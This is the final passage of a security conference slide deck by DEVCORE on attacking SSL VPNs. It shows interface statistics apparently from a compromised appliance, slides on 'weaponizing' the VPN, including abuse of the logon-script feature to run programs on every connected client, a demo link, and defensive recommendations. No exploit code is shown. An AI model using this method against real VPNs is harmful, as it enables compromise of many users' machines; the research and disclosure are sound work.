          TX packets:34512697993 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32222414579423 (29.3 TiB)  TX bytes:24982418765596 (22.7 TiB)

eth4      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

eth5      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```



```
eth2      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:35606236014 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39493038831 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:27550572412019 (25.0 TiB)  TX bytes:35086268427123 (31.9 TiB)

eth3      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:38[illegible]990079[illegible] errors:0 dropped:126028 overruns:0 frame:[illegible]
          TX packets:[illegible]4512697993 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3222241[illegible]579423 (29.3 TiB)  TX bytes:2498241876[illegible]596 (2[illegible].7 TiB)

eth4      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

eth5      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

$20,160

Make the red team more

Red

Weaponize the SSL VPN

- The **old-school** method
  - Watering hole / Drive by download
  - Replace SSL VPN agent installer
  - Man-in-the-middle attack

Weaponize the SSL VPN

- The new method to compromise all VPN clients
- Leverage the logon script feature!
  - Execute specified program once the VPN client connected
  - Almost every SSL VPN supports this feature
  - Support Windows, Linux and Mac

Demo

Compromise all connected VPN clients

Demo

https://youtu.be/v7JUMb70ON4

Recommendations

- Client certificate authentication
- Multi factors authentication
- Enable full log audit (Be sure to send to out-bound server)
- Subscribe to the vendor's security advisory and keep system updated!

DEVCORE

Thanks!

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🐦 @mehqq_
✉ meh@devco.re